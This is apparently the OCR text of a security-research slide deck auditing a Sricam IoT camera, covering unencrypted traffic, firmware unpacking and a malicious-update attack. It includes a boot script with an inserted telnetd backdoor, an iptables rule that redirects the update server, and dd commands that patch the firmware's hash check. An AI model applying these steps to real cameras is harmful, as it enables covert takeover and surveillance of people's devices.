IoT camera under surveillance

Balthasar Martin, Marvin Bornstein


I. Recap
II. Firmware fiddling
III. Remote exploitation
IV. Communication and authenication
V. Mitigations and defense strategies

Recap


Motivation, audit strategy and information leaks

Mirai botnet used for DDoS attacks

- Self-spreading malware serves as botnet



https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/



Attack on Dyn DNS


https://upload.wikimedia.org/wikipedia/commons/0/04/Level3_Outage_Map_%28US%29_-_21_October_2016.png

- Uses telnet and default credentials
- Majority of affected devices are IP cameras

Consequences of compromise

Privacy invasion and unauthorized data access

- Mass monitor / oppress citizens
- Targeted Information gathering



Individual targeted attacks

- Controlling devices (opening doors, …)
- Gateway to network access

Bot nets

- Commercial DDoS
- Influence scoring algorithms / opinions

App and features

- Controlled via Android APP (or IE extension)
- Setup: Create account, register camera, connect Wi-Fi

- Update app, update device
- Mail alert, push alarm, camera alarm


Attack surface

	Information leaks, privacy violation	RCE
No Network control	• Authorization against Sricam servers • Authorization against Camera	• Exploit Camera functionalities (e.g. buffer overflow in send mail alarm function)
Network control	• Sniffing camera feed / credentials • Sniffing non-camera secrets (Wi-Fi passwords, …)	• Malicious software update

What we already did

	Information leaks, privacy violation	RCE
No Network control	• Authorization against Sricam servers • Authorization against Camera	• Exploit Camera functionalities (e.g. buffer overflow in send mail alarm function)
Network control	• Sniffing camera feed / credentials • Sniffing non-camera secrets (Wi-Fi passwords, …)	• Malicious software update

Communication overview




```
public class DES {
    static byte[] key = new byte[]{(byte) -100, (byte) -82, (byte)
```

```
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 af 73 72   ........ ......sr
00c0  69 63 61 6d 5f 6d 61 69  6c 40 79 61 68 6f 6f 2e   icam_mai l@yahoo.
00d0  63 6f 6d 00 00 00 00 00  00 00 00 00 00 00 00 00   com..... ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 af 13 90   ........ ........
0100  54 2d 35 05 15 ba 63 1e  e6 a3 80 95 2a a2 01 00   T-5...c. ....*...
0110  00 00 00 0d 9c b7 78 a0  d5 b6 00 00 00 00 00 00   ......x. ........
0120  57 00 98 0d 9c b7 e0 5e  00 00 58 1e 89 be 30 15   W......^ ..X...0.
0130  9c b7 00 00 00 00 06 00  00 00 40 8e d5 b6 41 74   ........ ..@...At
0140  74 65 6e 74 69 6f 6e 3a  20 61 6c 61 72 6d 00 00   tention:  alarm..
```

Hostnames	IP address	Location
{api1, p2p1}.videoipcamera.cn	101.1.17.22	Hongkong
{api2, p2p2, upg, upg1}.videoipcamera.{com, cn}	218.30.35.92	Shenzen
{api3, p2p3}.videoipcamera.cn	220.231.142.137	Shenzen
{api4, p2p4}.videoipcamera.com	146.0.227.241	Romania

Unencrypted
- Camera feed
- Control commands
- Account credentials
- Wi-Fi credentials
- Updates

Encrypted with static key
- SMTP credentials

Firmware fiddling


How the camera works

Attack surface

	Information leaks, privacy violation	RCE
No Network control	• Authorization against Sricam servers • Authorization against Camera	• Exploit Camera functionalities (e.g. buffer overflow in send mail alarm function)
Network control	• Sniffing camera feed / credentials • Sniffing non-camera secrets (Wi-Fi passwords, …)	• Malicious software update


Firmware file structure

```
$ binwalk npcupg_14.00.00.52.bin


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            JFFS2 filesystem, little endian
2943372       0x2CE98C        ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
```



Firmware file structure


```
$ binwalk npcupg_14.00.00.52.bin


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            JFFS2 filesystem, little endian
2943372       0x2CE98C        ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
```




```
$ xxd -l 64 npcupg_14.00.00.52.bin

00000000: 0000 0000 6ce9 2c00 211b 0000 397c abbf  ....l.,.!...9|..
00000010: 372a 856a a618 2c6b 0cbc f1a8 3400 000e  7*.j..,k....4...
00000020: 8519 01e0 3300 0000 9611 8be8 0100 0000  ....3...........
00000030: 0000 0000 0200 0000 3e6d 0644 0b08 0000  ........>m.D....
```

Firmware file structure

```
$ binwalk npcupg_14.00.00.52.bin


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            JFFS2 filesystem, little endian
2943372       0x2CE98C        ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
```




```
$ xxd -l 64 npcupg_14.00.00.52.bin

00000000: 0000 0000 6ce9 2c00 211b 0000 397c abbf  ....l.,.!...9|..
00000010: 372a 856a a618 2c6b 0cbc f1a8 3400 000e  7*.j..,k....4...
00000020: 8519 01e0 3300 0000 9611 8be8 0100 0000  ....3...........
00000030: 0000 0000 0200 0000 3e6d 0644 0b08 0000  ........>m.D....
```

Firmware version: 14.0.0.52

JFFS2 filesystem content

```
.
├── dhcp.script
├── gwellipc
├── img
│   └── ...
├── language
│   └── ...
├── minihttpd.conf
├── mtd
│   ├── ...
│   ├── vg_boot.sh
│   └── vg_boot_autofocus.sh
├── npc
├── patch
│   └── ...
├── readme.txt
├── sound
│   └── ...
├── upgfile_ok
└── version.txt

24 directories, 200 files
```

Network settings, executed on boot – perfect for backdoor

```
#!/bin/sh

/usr/sbin/telnetd &

# udhcpc script edited by Tim Riker <Tim@Rikers.org>

[ -z "$1" ] && echo "Error: should be called from udhcpc"

RESOLV_CONF="/mnt/ramdisk/resolv.conf"
[ -n "$broadcast" ] && BROADCAST="broadcast $broadcast"
[ -n "$subnet" ] && NETMASK="netmask $subnet"
```

Main executable, runs camera logic


Contains the current firmware version


Update:

- Extracts filesystem
- Deletes old data
- Mounts as npc
- Executes npc binary

Stitching a new firmware file together

- Idea: create a new firmware file that contains a backdoor
- On the device, dump the file system with backdoor:
  - *dd- command*





- Combine firmware header, new file system, and elf-binary and change sizes in header

```
$ xxd -l 32 rebuild_malicious_changed_header.bin

00000000: 0000 0000 26ed 2c00 211b 0000 397c abbf  ....l.,.!...9|..
00000010: 372a 856a a618 2c6b 0cbc f1a8 3400 000e  7*.j..,k....4...
```

Stitching a new firmware file together

- Redirect request to update server to own HTTP server and deliver malicious update
  - `iptables -t nat -A PREROUTING -i wlp3s0 -p tcp -d 218.30.35.92 --dport 80 -j REDIRECT --to-ports 5000`
- Problem found by listening to serial terminal output:

Our firmware file

```
...
Rcv Wcid(1) AddBAReq
Start Seq = 00000d4b
Md5 err!

##### Apply #1 #####
...
```

Original firmware file

```
...
Rcv Wcid(1) AddBAReq
Start Seq = 00000a99
57 124 171 191 55 42 133 106 166 24 44
107 12 188 241 168 Newst version !
fgCheckUpgFile over!
dwUpgProFileSzie = 6945

##### Apply #1 #####
...
```

  - We tried to MD5 hash the firmware file and the file system, but could not recreate the hash

Stitching a new firmware file together

- Redirect request to update server to own HTTP server and deliver malicious update
  - `iptables -t nat -A PREROUTING -i wlp3s0 -p tcp -d 218.30.35.92 --dport 80 -j REDIRECT --to-ports 5000`
- Problem found by listening to serial terminal output:

Our firmware file

```
...
Rcv Wcid(1) AddBAReq
Start Seq = 00000d4b
Md5 err!

##### Apply #1 #####
...
```

Original firmware file

```
...
Rcv Wcid(1) AddBAReq
Start Seq = 00000a99
57 124 171 191 55 42 133 106 166 24 44
107 12 188 241 168 Newst version !
fgCheckUpgFile over!
dwUpgProFileSzie = 6945

##### Apply #1 #####
...
```


```
$ xxd -l 32 rebuild_malicious_changed_header.bin

00000000: 0000 0000 26ed 2c00 211b 0000 397c abbf  ....l.,.!...9|..
00000010: 372a 856a a618 2c6b 0cbc f1a8 3400 000e  7*.j..,k....4...
```

Finding a correct hash


- Looking at references to strings in IDA helped us identify various functions in the npc binary:
  - “GET %s HTTP/1.0\r\nHost: %s\r\nAccept:”
  - “Md5 err!”
  - “fgCheckUpgFile over!”

We found the function that verifies the hash and patched it to print the expected hash when updating

The function we called “check_file”



How we found the check_file function




Finding a correct hash

- Looking at references to strings in IDA helped us identify various functions in the npc binary:
  - “GET %s HTTP/1.0\r\nHost: %s\r\nAccept:”
  - “Md5 err!”
  - “fgCheckUpgFile over!”

We found the function that verifies the hash and patched it to print the expected hash when updating

The function we called “check_file”




Finding a correct hash

- Looking at references to strings in IDA helped us identify various functions in the npc binary:
  - “GET %s HTTP/1.0\r\nHost: %s\r\nAccept:”
  - “Md5 err!”
  - “fgCheckUpgFile over!”

We found the function that verifies the hash and patched it to print the expected hash when updating

The function we called “check_file”



Finding a correct hash


- Looking at references to strings in IDA helped us identify various functions in the npc binary:
  - “GET %s HTTP/1.0\r\nHost: %s\r\nAccept:”
  - “Md5 err!”
  - “fgCheckUpgFile over!”

We found the function that verifies the hash and patched it to print the expected hash when updating

- Limited storage and automatic device restart as soon as the main binary stops running make replacing the main binary difficult

```
kill -9 [process_number]

printf '\x50' | dd bs=1 seek=172469 of=/npc/npc …
printf '\x02' | dd bs=1 seek=172488 of=/npc/npc …
printf '\x05' | dd bs=1 seek=172536 of=/npc/npc …
```

The function we called “check_file”



Remote code execution

Does this need a subtitle?


Attack surface

	Information leaks, privacy violation	RCE
No Network control	• Authorization against Sricam servers • Authorization against Camera	• Exploit Camera functionalities (e.g. buffer overflow in send mail alarm function)
Network control	• Sniffing camera feed / credentials • Sniffing non-camera secrets (Wi-Fi passwords, …)	• Malicious software update

Searching for classic RCE vulnerabilities


- Command injections
- Format strings
- Buffer overflows

- No user input
- %s is used
- Use of strncpy

